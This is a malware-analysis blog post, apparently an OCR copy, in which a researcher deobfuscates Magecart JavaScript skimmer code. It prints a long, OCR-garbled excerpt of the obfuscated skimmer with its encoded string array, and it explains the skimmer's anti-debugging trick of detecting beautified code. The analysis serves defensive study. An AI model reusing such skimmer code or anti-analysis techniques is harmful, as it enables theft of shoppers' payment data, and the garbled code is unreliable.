


Magecart Analysis

written by Mert SARICA | 4 April 2020

As you may remember, in my blog post “Fighting Against Magecart” I mentioned that I would cover the analysis of malicious JavaScript code in another article. Until now, I have analyzed malicious JavaScript code many times, and about 3 years ago, I also wrote a blog post titled “Malicious JavaScript Analysis”. Of course, as years passed, the methods used by threat actors changed and the work of cybersecurity analysts and researchers became increasingly more difficult.


When I first came across the malicious JavaScript code (6cble31ff2f343a9d576d889bfcdbde0e.js) developed by the Magecart group, I immediately noticed that the code had been made too complex to easily understand, it was likely that one of the JavaScript Obfuscator or JavaScript Obfuscator Tool tools had been used. I thought that I could easily overcome this complexity by using tools like de4js and IlluminateJs and at worst, I could reach a happy ending by doing dynamic code analysis (debugging). But things didn’t turn out as planned. :)



```
1160 var childImgs=elem.querySelectorAll('img');for(var i=0;i<childImgs.length;i++){var img=childImgs[i];this.addImage(img);}
1161 if(typeof this.options.background==='string'){var children=elem.querySelectorAll(this.options.background);for(i=0;i<children.length;i++){var child=children[i];this.
addElementBackgroundImages(child);}var elementNodeTypes=[1:true,9:true,11:true];ImagesLoaded.prototype.addElementBackgroundImages=function(elem){var style=getComputedStyle(elem
);if(!style){return;}
1162 var reURL=/url\(\s*(.*)\s*\)/gi;var matches=reURL.exec(style.backgroundImage);while(matches!==null){var url=matches[1];if(url){this.addBackground(url,elem);}
1163 matches=reURL.exec(style.backgroundImage);}ImagesLoaded.prototype.addImage=function(img){var loadingImage=new LoadingImage(img);this.images.push(loadingImage);ImagesLoaded.
prototype.addBackground(url,elem){var background=new Background(url,elem);this.images.push(background);}ImagesLoaded.prototype.check=function(){var _this=this;this.
progressedCount=0;this.hasAnyBroken=false;if(!this.images.length){this.complete();return;}
1164 function onProgress(image,elem,message){setTimeout(function(){this.progress(image,elem,message)});}
1165 this.images.forEach(function(loadingImage){loadingImage.once('progress',onProgress);loadingImage.check();});ImagesLoaded.prototype.progress=function(image,elem,message){this.
progressedCount++;this.hasAnyBroken=this.hasAnyBroken||!image.isLoaded;this.emitEvent('progress',[this,image,elem]);if(this.jqDeferred&&this.jqDeferred.notify){this.jqDeferred.
notify(this,image);}
1166 if(this.progressedCount===this.images.length){this.complete();}
1167 if(this.options.debug&&console){console.log('message,image,elem');}ImagesLoaded.prototype.complete=function(){var eventName=this.hasAnyBroken?'fail':'done';this.
isComplete=true;this.emitEvent(eventName,[this]);this.emitEvent('always',[this]);if(this.jqDeferred){var jqMethod=this.hasAnyBroken?'reject':'resolve';this.jqDeferred[jqMethod](
this);}function LoadingImage(img){this.img=img;}
1168 LoadingImage.prototype=Object.create(EventEmitter.prototype);LoadingImage.prototype.check=function(){var isComplete=this.getImageComplete();if(isComplete){this.confirm(this.img.
naturalWidth===0,'naturalWidth');return;}
1169 this.proxyImage=new Image();this.proxyImage.addEventListener('load',this);this.proxyImage.addEventListener('error',this);this.img.addEventListener('load',this);this.img.
addEventListener('error',this);this.proxyImage.src=this.img.src;LoadingImage.prototype.getImageComplete=function(){return this.img.naturalWidth;};
LoadingImage.prototype.confirm=function(isLoaded,message){this.isLoaded=isLoaded;this.emitEvent('progress',[this,this,img,message]);}LoadingImage.prototype.handleEvent=function(
event){var method='on'+event.type;if(this[method]){this[method](event);}LoadingImage.prototype.onload=function(){this.confirm(true,'onload');}LoadingImage.
prototype.onerror=function(){this.confirm(false,'onerror');}this.unbindEvents();}LoadingImage.prototype.unbindEvents=function(){this.proxyImage.removeEventListener('load',this);
this.proxyImage.removeEventListener('error',this);this.img.removeEventListener('load',this);this.img.removeEventListener('error',this);}function Background(url,element){this.url=
url;this.element=element;this.img=new Image();}
1170 S=jQuery;$.fn.imagesLoaded=function(options,callback){var instance=new ImagesLoaded(this,options,callback);return instance.jqDeferred.promise($($));}ImagesLoaded.
makeQueryPlugin().return ImagesLoaded();var _0x4e75=['wzDlMOJw7ob','wqfDp2ndtw==','wfcIABCQEW','WMKypn1X8OCC==','wprCoHPDjQ==','zCamfA==','wq0xw6EDtMKRwGpMw','w7nDlMKRw6Y=','
FUTCjXxCOA==','wpbDms01','cVl1w6m','wplDlHdnXbdqS4=','ZM04mK1JQ==','wzDwgBlw5w','w5/Cq807wrcnFn0=','wpxDvhrDp2g=','w4rCq8AwPfcMw==','wLDn0USw47CKA2Bw75Fw5FwqU=','
wOHdncLw4BhwEkwXpSkdTRcFR8wE4E=','aMOxw612w5d0','wzMW7nDv8RTwpg','zS0rdaK5McKhwg2','w016wrcnCm8R/QO==','w5oVwoxJw70SvH0=','
fjZaMRTMOqRELCTwCpWdLwRDrGpc8Oz5NFPcKfWMO9FEXDktzDrsRnOATDgWfDoga1TsRBT3R9BUNjw5rDps0LwqFDw5HDhsRwAM0owpJcgeEfwgQYAMKKIU/Dsg==','w5Xck8R7wqDnQ==','w68HDM0Rrk=','
w4XDtmI7w1=','L37Dk3k9w==','wzDrs0rW6A4=','w7Pcnc0FwqOT','wondkjdobkA=','w7EHAS0oSLCg8KLMK4=','QEDCH40z2YN','w73DiyPdtcGw4LDjRX/w6dLw6Qxw8=','w50w0QTbSbCmQ==','
wzgxw6PDncLmpUuw0jDt0jDvs0ewqds','wzHhjJtUDDlA=','wqjDgCOUw5w4HDsxDOo80EchXCVfse','R1DckATCOg8=','w77ct148w8=','w0hqpLcs3Xcm8R/QcRw4Mdw6fCfIw=','SMOpw54=','wpluwrCg3w=','
H8Kw4EdtUI=','w4Tdv0bDn8ka','wovck1TDqA=','QcKBA30v','w43Ck8R6wzA=','wqk2CyCm==','w5HDv0bDhg==','w6fCso06wpg5BB7CvcKw0/DksRhw0FAfE0Xwo0wqQ=','wo2hwpCg20=','
wEwDpctTUQ1fa80dKwA0AjDkxtuw78T','TckYpdsUe0EARpPG2TCjsoHw7w0b1RM06JA==','2lYhw7vDuMK1UkM=','MDU5wqpwQ==','w0BqXv6D3vDnyo=','w4RcQ804wzHcnLA=','wzvcPdTjD53Ng0S=','
WM00b15Noc0fCox','w5/DgDTDnMK04g=','0s0uw57DlG==','w4cDf0t','wqDp3PrcoqBModMq==','w7sXwppUwrtP','w4xe08KYw4rdnQ==','wP/ChmDgMKUvFtBwQ=','cizCgs0I','ecKyw01t','wzDgc0Ow60=','
M9oq4vDkRnSSQJwq=','wzuxwPDKjcks+YsR1w5Iz7rCsw==','WDAgesK7BA==','w4c0018rwr0','w77DjyPkg==','w5VdIMRvW6zDus02','BRgLLA==','B3rDiXs=','H8KNw45n','wqjCK2/DJA=','
wODcl3XDjjs0w==','UWUP','Es0qW4TdkMKA+==','EhwRKRrW4zcl2c=','w40XD80uVCM=','w5fDhsRm6k=','DW7DkHwsQA==','V8K078RX','Fck2w5dkwzPcm==','Pc02w7w=','wPCDgRVR','wzDms01BA=','
EWZg','XiorIMK7BA==','w4wuw85','wgcNxFdjCkQO==','E8Rdw521wrPcmQ==','wrndKMotAUF','wofDi80w70bW5bDmsbcv80DRCLClFJc','YsK4w99W80TKhZTHGfCgs0fW4UI','Qc0pbMK4','
UcKtw41uwgDmQ=','wRGGIA=','w6vncR7wHdnc0w5v0IMK0wppj7Dm0c','wq7wekh','wrndKMotAUFd8R1wqBdvc09w6AcwpU=','w4DcuV4twrBu','IUTC1QM=','w4zct0Yo','wzLD1800w60W=','
wqzCgPdDIA=','bkDcx0R','w4zct0Ys','w1g0wz8=','w44NDM04W0==','wqjDl1TDQO=','w6VDU0VdMA=','w0nDXTDVA=','c8Kyw0Jr','NkDckXI=','w4rImyTDmw==','w5DCL8J','CsKlmyC=','
EMKH0G1eYQ=','w7bD1cRw6fDu80H','w6HduD0mg=','IMR8w6w=','w7DumM=','w4C8s06wP04BTcvcRw0nDjQ=','wpl/wpAVf10=','w73DjyPDlG=','w5PCmDmsRSDG=','wpp7wo8zBcQ=','w40wupg9BwQ=','
rSzyw0B2w0E','w5XDul4=','dMRWz==','E37K80Hw70c=','WM0w0B=','M3zDj20e','UcR0SMK7w69X','d8KwMWRK2w0G','w68qwp8=','wzCpVcnwq4=','
```


First, I used the JavaScript Beautifier website to make the malicious code block readable. Then, I tried to use the de4js and IlluminateJs tools in succession to make the code more understandable, but I failed. I started


analyzing the malicious JavaScript code with the Chrome DevTools by doing debugging and soon realized that things were not going well. I thought that the problem might be caused by Chrome and decided to try my luck with Firefox, but it also gave a warning that something was not right.




As I was thinking about what to do, I started researching the possibility of debugging with a different tool instead of a web browser and came across the Visual Studio Code source code editor. When I started debugging with this editor, which allows for the analysis of HTML and JavaScript code in the


background through the Chrome debugging extension and has many plugins, I saw that the function associated with SetCookie was creating many arrays, consuming the available space in memory, and making the debugging ineffective (self-defending).





I assumed that because malicious actors intended for this code to work seamlessly in the web browser, there were controls in the code for debugging, and began analyzing each function step by step. My ultimate goal was not to analyze the code dynamically from beginning to end, but to find out which website the stolen information was sent to and to decode the hidden character strings. So, I progressed by starting from the `_0x3a74` function used to decode the hidden strings.





While analyzing, I noticed that a check for a space between the { sign and the return keyword was being made with Regex in the removeCookie value. When a space character was detected, the code flow would proceed to the function that was causing problems by creating many arrays, as mentioned above. So why did the malicious developer put such a control? When analysts encounter such complex, unreadable codes, the first thing they do is to use tools (like JavaScript Beautifier) to make the code readable and properly formatted, these tools automatically insert spaces and this creates a great detection mechanism for the malicious actors that code is being analyzed.

Visual Studio Code interface showing a JavaScript file named 'index.html'. The editor displays a complex JavaScript function with obfuscated variable names and logic. The function includes a 'setCookie' function that sets a cookie with a 'data' object containing 'key', 'value', and 'timeout'. It also includes a 'removeCookie' function and a 'getCookie' function. The main function logic involves a loop that iterates over a range of values and checks for specific conditions, including a check for '0x10e5c' and '0x10e5c' in a string. The function returns a decoded URL component if a certain condition is met.

```
var _0x4bc95 = function() {
  var _0x1b61f8 = {
    'data': {
      'key': 'cookie',
      'value': 'timeout'
    },
